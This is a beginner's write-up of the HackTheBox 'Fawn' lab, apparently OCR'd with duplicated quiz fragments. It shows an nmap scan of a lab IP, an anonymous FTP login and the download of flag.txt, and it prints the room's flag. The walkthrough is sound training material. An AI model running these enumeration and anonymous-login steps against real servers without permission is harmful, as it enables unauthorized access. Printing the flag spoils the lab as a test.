CTF REPORT

By: Mark Alexander Varghese

CTF Room: Fawn - HackTheBox

Scenario

In the Fawn room, i was tasked with exploiting a very basic FTP misconfiguration on a remote Linux system. The importance of service enumeration and unauthenticated access, which are common entry points in real-world pentests.

The goal is to connect to an open FTP service, identify vulnerabilities, and retrieve a flag stored on the server.

Tools Used:

nmap: Service and version enumeration

ftp: Connecting to FTP service


ping: Checking target reachability

ls: Listing files on FTP

get: Download files from FTP

STEPS INVOLVED

Task- 1,2,3
These are simple quiz type questions which revolves around the general knowledge of cybersecurity enthusiasts.



TASK 1

What does the 3-letter acronym FTP stand for?

**** ******** *******l

File Transfer Protocol

Hide Answer

TASK 2

Which port does the FTP service listen on usually?

**

21

Hide Answer

TASK 3

FTP sends data in the clear, without any encryption. What acronym is used for a later protocol designed to provide similar functionality to FTP but securely, as an extension of the SSH protocol?


***P

SFTP

Task 4: What is the command we can use to send an ICMP echo request to test our connection to the target?

The ping command sends ICMP echo requests to determine if host is reachable.

Task 5: From your scans, what version is FTP running on the target?
For this task we use the command **nmap -sC <ip address>** which revealed the FTP service running is **vsFTPd 3.0.3.**



TASK 5

From your scans, what version is FTP running on the target?

****** *.*.3

vsFTPd 3.0.3

Hide Answer

TASK 6

From your scans, what OS type is running on the target?

***x

TASK 7

What is the command we need to run in order to display the 'ftp' client help m

```
└──╼ $nmap -sC 10.129.228.80
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-12 14:19 UTC
Nmap scan report for 10.129.228.80
Host is up (0.32s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE    SERVICE
21/tcp   open     ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0              32 Jun 04  2021 flag.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.161
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
903/tcp  filtered iss-console-mgr
```

Task 6: From your scans, what OS type is running on the target?

Unix

Task 7: What is the command we need to run in order to display the 'ftp' client help menu?

ftp -?


Task 8: What is the username that is used over FTP when you want to log in without having an account?

We run **ftp <target ip>** command to login with username. It gives us the flags for task 8 and 9.

Name: anonymous

Task 9: What is the response code we get for the FTP message 'Login successful'?

230



TASK 9

What is the response code we get for the FTP message 'Login successful'?

***

230

Hide Answer

TASK 10

```
    $ftp 10.129.228.80
Connected to 10.129.228.80.
220 (vsFTPd 3.0.3)
Name (10.129.228.80:user): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```


Task 10: There are a couple of commands we can use to list the files and directories available on the FTP server. One is dir. What is the other that is a common way to list files on a Linux system?

Just like Linux, **ls** lists files in an FTP session.

Task 11: What is the command used to download the file we found on the FTP server?

The **get** command is used in FTP to download files from the server.

Task 12: Final root flag



TASK 10

There are a couple of commands we can use to list the files and directories av
is the other that is a common way to list files on a Linux system.

**

ls

Hide Answer

TASK 11

What is the command used to download the file we found on the FTP server?

***

get

Hide Answer

SUBMIT FLAG

Submit root flag

****

035db21c881520061c53e0536e44f815

```
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||27983|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0              32 Jun 04  2021 flag.txt
226 Directory send OK.
ftp> cat flag.txt
?Invalid command.
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||53490|)
150 Opening BINARY mode data connection for flag.txt (32 bytes).
100% |***********************************|    32      226.44 KiB/s
226 Transfer complete.
32 bytes received in 00:00 (0.11 KiB/s)
ftp> bye
221 Goodbye.
┌─[user@parrot]─[~]
└──╼ $cat flag.txt
035db21c881520061c53e0536e44f815┌─[user@parrot]─[~]
└──╼ $
```

Tasks Completed Successfully

The room is pwned.

Fawn

VERY EASY

Machine Pwned